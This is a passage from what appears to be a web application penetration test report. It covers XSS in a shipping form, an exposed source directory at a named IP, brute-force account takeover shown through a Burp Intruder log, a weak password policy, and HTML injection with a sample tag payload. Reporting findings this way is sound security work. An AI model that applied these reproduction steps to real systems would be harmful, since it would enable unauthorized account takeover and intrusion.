
#payload: ``

#Steps to reproduce

1. go to this endpoint [http://\[REDACTED\]/#/shipping](http://[REDACTED]/#/shipping)
2. set Country with this xss payload: ``
3. xss will pop up because name parameter is vulnerable for xss.

#POC SS

- 1.



#Impact

Executing arbitrary javascript, Admin account takeover, stealing other users' cookies.


14. Index of /src information disclosures

#Description

This directory discloses backend api structure and admin js functionality

#Step to reproduce

1. please visit this url <http://139.59.66.27/src/>



#impact

attacker may break through the api by reading backend api scripts

15. Brute force attack leads to account takeover

#Description

Login form is vulnerable for brute force attack where attacker is launching the password to guess the victims password to get into the victims account there no brute force protection enabled in login form

#Steps to reproduce

1. intercept the signin request in burpsuite
2. send the sign in request to intruder
3. give list of password to guess the victims password
4. you will see wrong password responds with 401 and right password responds in 200 response

#POC

1.

Intruder attack 2

Attack Save Columns

Results	Target	Positions	Payloads	Options
---------	--------	-----------	----------	---------

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
504	kjsflkj	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
505	sdfjals	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
506	kjsfdlackkdjfl	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
507	sdfjl	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
508	kjsflkj	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
509	sdfjals	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
510	kjsfdlackkdjfl	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
511	sdfjl	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
512	kjsflkj	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
513	sdfjals	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
514	kjsfdlackkdjfl	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
515	sdfjl	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
516	kjsflkj	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
517	sdfjals	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
518	kjsfdlac	401	<input type="checkbox"/>	<input type="checkbox"/>	319	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	571	
497	a	200	<input type="checkbox"/>	<input type="checkbox"/>	571	

Request

Response

Pretty

Raw

Render

ln

Actions

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 28 Mar 2023 09:55:40 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 299
6 Connection: close
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: *
9 ETag: W/"12h-R00FhG9+dh+V07dTvXt+6QwTSE0A"
```

?

⚙

⏪

⏩

Search...

Finished

#Impact

account takeover

16. Weak Password Policy

#Description

A weak password is short, common, a system default, or something that could be rapidly guessed by executing a brute force attack using a subset of all possible passwords, such as words in the dictionary, proper names, words based on the user name or common variations on these themes. There is no length of password also enabled which means a user can set a single character as passwords

#Steps to reproduce

1. register an account with a single character as password as example 'a'
2. you will server doesnot pretending to set as single character as password
3. there is no length enforcement like 8 character or 12 character long password policy

#Impact

attacker simple guess the password to launch bruteforce attack with common password list to takeover the account

17. HTML inject In multiple Parameters

#Description

Html injection is an attack where attacker can inject html tag to create malicious content to deceive companies legitimate customers , there are many fields like username, adress,city,country,postal code, reviews comment parameter are vulnerable for this attack

#Steps to reproduce

1. inject his payload in the following parameter to check the html injection
 2. parameters: username, adress,city,country,postal code
- payload: `<h1><s>html injection</s></h1>`

#POC SS

